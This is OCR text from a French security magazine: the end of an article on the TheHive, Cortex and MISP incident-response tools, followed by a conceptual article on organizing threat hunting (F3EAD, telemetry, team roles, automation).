


Fig. 3 : Rapport d'analyse Cortex généré par l'analyseur MISP Search.

- VirusTotal, écrit par le CERT-BDF pour soumettre à ce service en ligne fichiers, noms de domaine, adresses IP ou empreintes cryptographiques.

À l'heure où nous rédigeons ces lignes, tous les analyseurs fournis sont sous licence AGPLv3. Toutefois, certains requièrent des clés d'API. C'est le cas par exemple pour Joe Sandbox, Google Safebrowsing, PassiveTotal, VirusTotal ou les services PassiveSSL et PassiveDNS du CIRCL. Quitte à verser dans l'évidence, ces clés ne sont pas fournies par TheHive Project d'autant plus que certaines correspondent à des services payants. Il vous appartient donc d'obtenir celles nécessaires au bon fonctionnement des analyseurs dont vous avez besoin.

Un analyseur peut faire appel à des API différentes d'un même service suivant le type d'*observables* soumis par l'utilisateur. Il peut aussi fournir plusieurs options d'exécution. Ainsi, il est possible de soumettre un fichier pour analyse au bac à sable commercial Joe Sandbox (dans sa version nuagique aussi bien que locale dite *on-premises*) avec ou sans connexion Internet. On parle alors de *flavor* ou de « saveur ». Ainsi, en comptant tous les analyseurs disponibles et les saveurs correspondantes, on aboutit à une quarantaine de possibilités d'analyse d'*observables* et bien d'autres s'offriront à vous au moment de la parution de ce numéro de votre magazine favori.

Note

La version 1 de Cortex présente plusieurs limitations qu'il est important de connaître. Elle ne supporte aucune méthode d'authentification. Aussi, il convient d'en filtrer l'accès ou de la protéger par *reverse proxy* filtrant. De plus, elle ne dispose d'aucun moyen de persistance. Si vous redémarrez le service, tous les rapports générés seront perdus. Enfin, elle ne permet pas de limiter le nombre de requêtes par analyseur. Ceci peut s'avérer très gênant pour des services payants ou pour lesquels on ne dispose que d'un nombre défini d'interrogations par mois. Ces limitations seront levées par la version 2.0.0 prévue fin 2017. La version 2.1.0, qui devrait être disponible au printemps 2018, facilitera l'écriture d'analyseurs, leur déploiement ainsi que leur configuration.




Fig. 4 : Rapports courts affichés par TheHive suite à l'analyse de plusieurs empreintes cryptographiques à l'aide des analyseurs VirusTotal et MISP Search.

Certains analyseurs disposent d'une protection pour éviter de dommageables erreurs de manipulation. Ils prennent en compte le TLP et refusent de s'exécuter si ce dernier est plus strict qu'une valeur donnée. Ainsi il est impossible, sauf modification intentionnelle effectuée par l'administrateur, de soumettre un fichier **TLP:RED** à VirusTotal. L'analyseur Nessus précité nécessite en outre d'être configuré avec les adresses, plages et réseaux IP dont vous êtes propriétaire ou pour lesquels vous disposez des autorisations nécessaires pour les sonder avec plus ou moins de profondeur si vous ne voulez pas vous retrouver devant un juge pour tentative d'intrusion.

3.3 Interaction avec MISP

Cortex et MISP peuvent interagir de trois façons. Nous en avons déjà cité une : la possibilité d'interroger, depuis Cortex, une ou plusieurs instances MISP pour rechercher un attribut donné et récupérer tous les *events* le contenant.

En plus de ses propres analyseurs, Cortex peut aussi invoquer tous les modules d'expansion de MISP. Ces derniers ne sont ni plus ni moins qu'une sorte d'analyseurs écrits par les contributeurs de MISP pour enrichir les attributs ajoutés à un *event*. Certains modules MISP peuvent faire doublon avec des analyseurs Cortex existants. Dans ce cas, nous conseillons vivement de privilégier ces derniers, car leur fonctionnement a été dûment testé avec Cortex et ils sont supportés directement par TheHive Project dans le cas général.

Enfin, depuis sa version 2.4.73, MISP peut s'interfacer avec Cortex et s'appuyer sur les analyseurs de ce dernier pour enrichir des attributs.

3.4 Interface Web et API REST

Cortex peut être utilisé de deux façons : à partir de son interface web ou en effectuant des requêtes via son API REST. La différence majeure entre ces deux méthodes est que la première, graphique et fournie en clics, n'offre la possibilité de soumettre qu'un *observable* à la fois, contrairement à la seconde. Aussi, à l'ère de la multiplication de cyberattaques en tout genre et de tous bords, nous vous recommandons, dans la mesure du possible, d'utiliser l'API. D'autant plus que le projet devrait fournir, avant la publication du présent article, Cortex4py, un équivalent à la librairie Python TheHive4py mentionnée plus haut pour Cortex afin de faciliter son intégration à votre outillage existant. Mais si vous comptez utiliser TheHive, celle-ci est native (voir figure 3).

Cortex est simple à utiliser. L'analyste soumet en entrée un ou plusieurs *observables*, le TLP associé et spécifie le ou les analyseurs à utiliser. Cortex effectue les appels vers ces derniers et chaque appel constitue un *job*. Lorsqu'un *job* est achevé avec succès, Cortex produit en sortie deux rapports au format JSON : un court et un long.

Le rapport court, utilisant une taxonomie très simple à comprendre, a pour objectif de permettre à l'analyste sécurité de savoir rapidement si l'*observable* analysé est malveillant, suspect ou inoffensif. Le rapport long permet d'aller plus loin et d'avoir de plus amples informations. Bien sûr, lire une sortie JSON est plus simple qu'un chapelet de balises XML, mais cela n'en reste pas moins peu délectable. Aussi, TheHive est en mesure de disséquer les informations de Cortex et les présenter de manière intelligible grâce à des modèles et un code couleur (voir figures 4 et 5).




Fig. 5 : Rapport long affiché par TheHive suite à la soumission d'une empreinte cryptographique à l'analyseur MISP Search.

4 Prérequis et prise en main

TheHive et Cortex peuvent être installés à partir d'un paquetage RPM ou DEB ou compilés depuis les sources. Ils sont aussi fournis sous formes binaire et docker. Enfin, Drew Stinnett, de Duke University, a contribué un script Ansible pour en faciliter le déploiement. Ce script n'est cependant ni maintenu ni supporté par TheHive Project.

Afin d'installer l'un de ces produits, vous aurez besoin d'une machine virtuelle disposant d'un système d'exploitation Linux, de 8 vCPU et de 8Go de RAM. TheHive a besoin d'un espace de stockage de 60Go tandis que Cortex est moins gourmand. 10Go lui suffisent. Si vous n'êtes pas amateur d'environnements nuagiques et de choses intangibles, vous pouvez recourir à un équipement physique disposant des mêmes spécifications.

Concernant le choix de la distribution Linux, le projet a validé l'installation en environnement Ubuntu 16.04 LTS, mais certains utilisateurs lui préfèrent CentOS, Debian ou RHEL. Cortex est, comme TheHive, écrit en Scala. Tous deux nécessitent donc une JVM. La version minimale supportée du Java Runtime Environment est la 1.8. Nous n'allons pas passer en revue les procédures d'installation dans le présent article. Aussi, nous vous laissons le soin de consulter la documentation en ligne **[DOC]** pour les procédures afférentes.

Si vous désirez toutefois tester et prendre en main ces logiciels, ils sont fournis sous forme de machine virtuelle au format OVA prête à l'emploi **[THVM]**. Il vous manquera alors MISP. Mais nul besoin de paniquer, car le CIRCL fournit aussi une VM **[MISPVM]**. Il vous suffira alors de l'installer, lire un peu de documentation et voir dans quelle mesure l'écosystème ainsi constitué pourrait vous aider à assurer vos missions de cyberdéfense. ■

Références

[CDEF] Nous définissons ici le terme cyberdéfense comme l'ensemble des moyens, humains et numériques, mis en œuvre pour protéger une entité contre les attaques informatiques, notamment ceux visant à les détecter et à leur faire face. Il n'a pas donc de connotation militaire ou orientée défense nationale, tel que le définit Wikipédia, et qui comprendrait l'infiltration dans les systèmes de l'adversaire.

[TERM] Nous utilisons les termes CSIRT, CERT et SOC de manière interchangeable dans cet article. Pour une définition plus précise de ces acronymes, veuillez vous reporter à l'article de Jean-Philippe Teissier ouvrant ce dossier.

[THP] https://thehive-project.org/. **L'auteur de cet article est le leader de TheHive Project. Les autres membres du projet sont Thomas Franco, Jérôme Leonard, Nabil Adouani et Danni Co. Parmi les contributeurs majeurs, nous pouvons citer le CERT Banque de France, Eric Capuano, Nils Kuhnert du CERT-Bund ou Andrea Garavaglia du LDO-CERT. Le code des logiciels développés par le projet est gracieusement hébergé sur GitHub par le CERT Banque de France.**

[MISPP] http://misp-project.org/

[TH4P] https://github.com/CERT-BDF/TheHive4py

[SPAPP] Une application a été publiée par Miles Neff à l'adresse https://splunkbase.splunk.com/app/3642/ **pour créer une alerte dans TheHive depuis Splunk.**

[CORT] https://github.com/CERT-BDF/Cortex

[CORA] https://github.com/CERT-BDF/Cortex-analyzers

[ANGI] https://github.com/CERT-BDF/CortexDocs/blob/master/api/how-to-create-an-analyzer.md

[DOC] Voir https://github.com/CERT-BDF/TheHiveDocs **et** https://github.com/CERT-BDF/CortexDocs

[THVM] https://github.com/CERT-BDF/TheHiveDocs/blob/master/training-material.md

[MISPVM] https://www.circl.lu/services/misp-training-materials/#misp-virtual-machine

www.hsc-formation.fr

HSC by Deloitte.

THREAT HUNTING 101

Thomas CHOPITEA (@tomchop_)

mots-clés : *THREAT INTELLIGENCE / PROCESSUS / HUNTING / REPONSE À INCIDENTS / FORENSICS*

« Il ne faut pas vendre la peau de l'ours avant d'avoir sinkholé tous ses domaines »

- Ancien proverbe chinois

On pourrait commencer cet article par la fameuse blague : « *le threat hunting, tout le monde dit en faire, mais personne ne sait ce que c'est* », mais ça ne serait pas tout à fait vrai. La réalité est bien plus complexe (ou cocasse) : tout le monde est persuadé que leur produit arrive à en faire, et en plus ils essayent de le refourguer à leur voisin. Cet article n'a pas pour but d'apprendre au lecteur à faire du threat hunting (d'ailleurs, « faire du threat hunting » ne veut pas dire grand- chose), mais plutôt d'explorer le concept et donner les clés nécessaires pour décider si l'établissement d'un programme de threat hunting a du sens.

1 Dans une coquille de noix de coco

Soyons sérieux : on ne chasse pas les menaces comme un Néandertal chassait le mammouth. Une manière de parler de « threat hunting » serait d'expliquer comment une équipe de réponse à incidents de sécurité (CERT, CSIRT...) décide de ne pas rester les bras croisés à attendre que quelqu'un attaque l'organisation qu'elle protège, mais part à la recherche d'un problème (ou d'un « souci », selon son degré d'implication).

Une analogie avec le « meatspace » des équipes de cyberdéfense serait ce que fait une patrouille de police quand elle se déplace dans des endroits sensibles pour s'assurer que tout soit en ordre, ou un garde forestier qui décide de prendre ses jumelles pour regarder autour de son cabanon plutôt que d'attendre que son téléphone ne sonne (si tant est que le signal passe).

En somme, le threat hunting revient très littéralement à « chercher les ennuis ». Dans un contexte de lutte contre les attaques informatiques (avec des SOC, CSIRT, équipes de renseignement sur les menaces, ou organisation similaire), une « chasse » réussie aboutit presque tout le temps à la déclaration d'un incident de sécurité, et active l'équipe de réponse correspondante.

2 Le « H » dans PICERL

Si une chasse fructueuse aboutit au déclenchement d'un incident, tous les incidents ne découlent pas forcément d'une chasse. Comment s'inscrit alors le hunting dans le cycle de réponse à incident classique ?

Les phases de préparation et de leçons à retenir du cycle PICERL telles que décrites par le SANS Institute **[SANS]** devraient être intimement liées. La liste des enseignements (ou « lessons learned »), quand elle est dressée, est parfois laissée à l'abandon alors qu'elle devrait être utilisée par les cyberdéfenseurs pour améliorer leur préparation. Ces leçons devraient être aussi partagées lorsque cela est applicable avec d'autres collaborateurs de l'entreprise, pour faciliter l'accès à toutes les ressources (humaines, matérielles, procédurales, financières...) dont l'équipe a pu manquer ; ce qui est une forme de préparation en soi pour la prochaine fois où le loup, le chat, l'ours ou le panda viendraient à pointer leurs museaux par-delà les barrières numériques érigées autour du périmètre à défendre.

Un modèle intéressant pour détailler l'interaction entre hunting et RI (Réponse à Incidents de sécurité informatique) est le modèle F3EAD, tiré sans aucun remords du milieu de la conduite d'opérations militaires. Derrière cet acronyme barbare se cache un processus qui, dans le monde du DFIR, peut allier réponse à incidents avec collecte de renseignement : *Find*, *Fix*, *Finish* (F3, la partie opérationnelle), *Exploit*, *Analyze*, *Disseminate* (EAD, la partie renseignement).

- *Find* : Il s'agit de l'élément qui va déclencher une chasse. Que ce soit des informations externes, telles que des marqueurs de compromission (ou IOC, pour *Indicators of Compromise*) ou une décision interne de se lancer à la recherche d'anomalies, on pourrait l'assimiler au début de la partie identification du cycle de réponse à incidents du SANS.
- *Fix* : Si l'identification a donné des résultats positifs, on déclare un incident et on déclenche les phases suivantes du cycle. C'est ici qu'on répètera le cycle identification-confinement, voire éradication en fonction de l'incident.
- *Finish* : la dernière itération de la boucle, qui peut aboutir au déclenchement de l'éradication, s'achève et s'ensuivent le retour à la normale et l'élaboration des enseignements à retenir.

Bravo ! Votre incident a été résolu, votre annuaire AD est reconstruit, et tout va bien. Mais, en plus de cette pinte bien méritée, de quoi disposez-vous en plus par rapport au début de cette investigation ? De tout un tas de renseignements bien sûr ! Des adresses IP, des domaines, des comportements sur votre réseau, des logiciels malveillants... il s'agit maintenant de tirer profit de ces données issues de votre labeur et d'arriver à tout organiser et analyser. Mais pour quoi faire ?

- *Exploit* : « Exploitez », capitalisez à partir de votre travail, collectez les informations intéressantes que vous avez pu trouver. Oui, il y en a toujours !
- *Analyze* : C'est assez clair, il s'agit d'analyser les informations que vous aurez ainsi collectées. De nouveaux modus operandi (les adeptes du threat intelligence parleront de TTP ; Techniques, Tactiques et Procédures), des infrastructures d'attaquants, des similitudes dans l'enregistrement des noms de domaines, des outils utilisés...
- *Disseminate* : Pardonnez la lapalissade, mais le renseignement n'est utile que s'il est employé ou consommé par quelqu'un d'autre. Diffusez-le de manière compréhensible (actionnable) par votre audience (stratégique, tactique, opérationnelle...).

Et là où tout ça est magnifique, c'est que le premier consommateur du « produit renseignement » issu d'une réponse à incidents est... l'équipe de réponse à incidents ! Dans certains cas, ce renseignement obtenu pourra même pousser les équipes à effectuer de nouvelles chasses, qui déclencheront de nouveaux incidents, et ainsi de suite.

La réalité n'est évidemment pas aussi simple et structurée. Elle dépend aussi de la structure de l'équipe : le SOC fait-il aussi de la résolution d'incidents ? Qui s'occupe du renseignement sur les menaces, une équipe dédiée ou votre CERT ? Les équipes ayant une certaine maturité ont toutes leur propre implémentation de F3EAD et réutilisent avec plus ou moins de bonheur et d'efficacité des données issues de leurs incidents pour en mettre d'autres au grand jour. Qu'elles appellent ça « pivots » ou qu'elles déclarent un nouvel incident à chaque fois ou non, le hunting (la chasse donc) désigne le fait qu'elles réutilisent des informations sur les menaces trouvées lors d'incidents pour en déceler d'autres.

3 Le TH dans tous ses états

Maintenant que le concept de threat hunting a été étayé, il convient de se pencher sur les différentes manières d'approcher notre première chasse. Est-ce qu'une équipe de RI ne pourrait pas profiter de ses périodes tranquilles pour aller chasser l'ours (ou le panda, mais c'est une espèce menacée, paraît-il), sans attendre qu'on lui livre sur un plateau d'argent des marqueurs de compromission à chercher ?

3.1 L'approche centrée sur l'adversaire

Cette approche, dite « actor-centric » en anglais, est la plus courante. Elle se centre sur un adversaire donné et ses capacités opérationnelles. Si l'équipe de threat intelligence a fait son travail correctement, elle sera en mesure de fournir un rapport intitulé « *Tous les admins Windows les détestent ! Nous révélons les techniques secrètes qu'emploie cet adversaire pour faire du mouvement latéral* ». Idéalement, vous voudrez avoir une liste des traces techniques observables découlant des TTP des adversaires, que vous pourrez rechercher dans votre parc si votre télémétrie (les différences traces, logs que vous collectez depuis différents points dans votre SI) le permet.

Évidemment, le choix du renseignement en amont (l'orientation) est capital. Si vous défendez un grand groupe industriel, aller chasser un adversaire qui cible le secteur financier a un intérêt limité. Pour se concentrer sur les acteurs qui ciblent votre industrie (les firmes américaines parleront de « verticals »), encore faut-il développer du renseignement sur eux en particulier.

Ce type de chasses peut se déclencher suite à la publication d'un nouveau rapport (externe ou interne) sur un groupe d'attaquants particulier ou sur une nouvelle méthode d'attaque, sur la compromission d'un partenaire disposé à échanger des IOC sur l'attaque ; nous savons déjà que le partage d'informations et de connaissances est capital comme vu dans l'article correspondant de ce dossier.

3.2 L'approche centrée sur les cibles

Dite « target-centric » en anglais, cette approche part du principe qu'un adversaire ne vous attaquera pas de manière gratuite, mais qu'il a une cible précise au sein de votre SI. À vous d'identifier les ressources qui pourraient l'intéresser. Une fois cela fait, il s'agit d'aller creuser : où vivent ces juteuses applications, ces attirantes ressources ? Qui sont les employés, les équipes qui y accèdent et quels rôles ont-ils ? Quels périphériques pourraient fournir des informations intéressantes sur le comportement de ces applications éventuellement ciblées ?

Évidemment, il peut être difficile pour une équipe CSIRT d'établir, à elle seule, la liste des « joyaux » que vise l'adversaire. Pour les trouver, elle devra travailler de concert avec ses parties prenantes, voire aussi avec l'équipe de threat intelligence qui lui permettra d'y voir plus clair sur les capacités des attaquants.

Les différentes attaques sur SWIFT au Bangladesh **[BANG]** et au Vietnam sont des exemples très parlants, où la cible finale était une architecture logicielle bien spécifique plutôt qu'une entreprise particulière. Gageons que cela a dû déclencher des chasses chez les équipes de réponse à incidents de nombreux opérateurs utilisant SWIFT à travers le monde.

3.3 Très bien, vous m'en mettrez deux, s'il vous plaît

Sur papier, le threat hunting apporte beaucoup de bénéfices (il permet de trouver de la malveillance avant qu'elle ait fait de gros dégâts), mais il est très facile de vouloir aller plus vite que la musique et de ne pas l'implémenter correctement. Avant de se lancer dans sa mise en place, il faut avoir une compréhension solide des capacités de télémétrie de l'organisation au sein de laquelle les chasseurs chasseront. Il convient aussi de définir de manière claire les rôles de chaque plombiste. Finalement, si la maturité le permet, il faudra aussi viser, à long terme, une automatisation de ce processus.

3.4 Qui fait quoi?

Quand on parle de DFIR, on se concentre souvent sur les équipes de réponse à incidents et enquêtes numériques (certains boutentrains francophones ne parleront pas de D.F.I.R., mais plutôt de R.I.E.N.). Ce sont rarement ces équipes qui sont en charge de la détection d'incidents de sécurité (ce qui décrit finalement assez bien une chasse) ; cela tombe plutôt dans le domaine du SOC. Le renseignement sur les menaces, lui aussi, peut-être légué à une équipe séparée, mais cette activité doit tout de même exister pour savoir par où commencer sa chasse.

Pour les organisations qui disposent de trois équipes séparées (SOC, CSIRT, et TI), la répartition des tâches peut être assez claire : l'équipe TI peut fournir les informations initiales au SOC, qui s'occupera d'effectuer des recherches ou de construire des signaux dans leur SIEM. Si une alerte est donnée, le CSIRT prend le relai et s'occupe de répondre à l'incident, tout en collectant des informations qui permettront à l'équipe de TI d'augmenter ses renseignements et au SOC de pivoter sur les marqueurs (fournis par le CSIRT ou par l'équipe de TI) pour découvrir d'autres éléments compromis par le même adversaire (ou même un autre, pourquoi pas).

Cette implémentation en est une parmi tant d'autres, mais on voit bien trois rôles principaux se dessiner : une équipe en charge de consommer le renseignement et d'analyser la télémétrie, une autre capable de résoudre les incidents qui apparaîtraient, et une entité pour constituer le renseignement et capitaliser à partir des informations reçues.

3.4.1 Avoir une équipe de réponse à incidents en phase

Si votre organisation est une chambre et que votre équipe de réponse à incidents écrase un cafard sur le mur de temps en temps, le travail de l'équipe de threat hunting est de soulever les lattes du parquet pour en trouver un maximum.

Comme beaucoup d'organisations installant un SIEM pour la première fois, une équipe de threat hunting peut générer un nombre d'incidents que l'équipe de réponse n'est pas du tout prête à encaisser. Il est important, dès le début, d'établir un processus de priorisation des incidents remontés par l'équipe de hunting, et de dimensionner les équipes en fonction du nombre d'incidents qu'on souhaite traiter. Il n'est pas rare que les incidents ne demandant pas une réponse trop complexe soient traités par l'équipe de hunting elle-même plutôt que d'être passés systématiquement à l'équipe de réponse.

3.5 La recette

Soyons clairs, ce n'est pas à grands coups de poudre de perlimpinpin qu'un programme de hunting sera couronné de succès. Pour cela, il faudra disposer en amont de plusieurs éléments détaillés ci-après.

3.5.1 De la télémétrie

Des logs ! Oui, vous savez, ces fichiers qui se remplissent et que personne n'aime lire ! Voilà, il vous en faudra, et pas qu'un peu. Vous avez sûrement déjà été dans le cas où, suite à un incident de sécurité avéré, votre enquête se voit entravée (ou pire, interrompue) pour faute de traces… Vous imaginez bien que la recherche d'une malveillance hypothétique n'en sera pas facilitée. Les traces assiéront aussi votre certitude d'avoir fait du bon travail lors de votre chasse — nous reviendrons sur ce sujet quand nous aborderons les pièges à éviter.

Plus la télémétrie disponible est riche, meilleure sera votre vision de l'environnement, et plus précises seront vos chasses. Pensez aux logs des points d'accès internet (les logs des proxies, ou même ceux issus de Netflow peuvent déjà vous mener bien loin), aux logs AD dans un environnement Windows, aux journaux de messagerie, et aussi aux logs applicatifs. Une base de données pDNS (*Passive DNS*) est aussi extrêmement utile pour voyager dans le temps quand vous vous rendez compte que vous vous êtes fait compromettre il y a 6 mois.

Oui, nous entendons le bruit de notre enfonçage de portes ouvertes. Cependant, assurez-vous que ces journaux perdurent dans le temps (autant ne pas en avoir si c'est pour qu'ils s'écrasent toutes les 6 heures), qu'ils enregistrent bien tout ce dont vous aurez besoin (« ah on a la requête, mais pas l'IP source ! », information capitale pour identifier l'origine de la transmission et ne pas la confondre avec un pare-feu ou proxy intermédiaire), et surtout faites en sorte qu'ils soient à disposition de vos équipes de recherche facilement et rapidement ! Finalement, assurez-vous que votre SOC (ou équivalent) a toutes les informations nécessaires pour pouvoir comprendre les logs applicatifs ou croiser les logs réseau si votre architecture est un poil compliquée (« on a installé l'IDS entre deux firewalls et on n'a que les logs de l'un d'entre eux »).

3.5.2 Du renseignement

Sans idée de qui vous attaque et surtout comment, difficile de lancer une chasse avec un bon degré de certitude du résultat.

Même si vous n'avez pas de programme de threat intelligence abouti, le fait de lire un billet de blog sur une méthode d'attaque et de se dire « tiens, je me demande si cela marcherait chez nous » est un bon début. Pensez a minima à allouer du temps et des ressources à la lecture de rapports sur les attaquants et leurs TTP, sur les dernières techniques utilisées par leurs maliciels, sur les évolutions des attaques menées à l'encontre de votre industrie.

Centralisez ces informations si possible, et rendez-les consommables par votre SOC. Avoir un répertoire des techniques de mouvement latéral est intéressant, mais ce qui est encore mieux c'est d'en connaître toutes les traces qu'ils laissent (inspirez-vous du travail titanesque mené par le JPCERT/CC **[JPCERT]**). Peu importe si c'est l'équipe de TI ou le SOC qui fait ce travail de « traduction », l'important est qu'il soit fait

et que le renseignement soit consommable par les gens qui vont aller mettre les mains dans les logs. Gardez en tête qu'idéalement, vous voudrez aussi rendre ces informations consommables par des machines.

3.6 Automatisation

Prenons un exemple de chasse courante : votre équipe de TI vous fournit régulièrement des noms de domaine correspondant aux C2 de RAT diffusés assez largement. Le degré de menace pour votre organisation n'est pas énorme étant donné qu'il ne s'agit pas d'attaques ciblées. Cependant, c'est embêtant, car d'ici que les antivirus trouvent et éradiquent lesdits RAT, il peut se passer un bon moment pendant lequel les identifiants de vos collaborateurs peuvent fuiter en toute tranquillité.

Vous décidez d'en faire quelque chose : vous demandez au SOC de chercher dans votre parc si quelqu'un a déjà contacté ces domaines, et si oui, vous enclenchez une réponse à incidents (pas besoin de faire compliqué : révocation des identifiants et formatage de la machine en question). Bravo, vous venez d'effectuer votre première chasse ! Heureusement, elle n'a abouti à aucun incident.

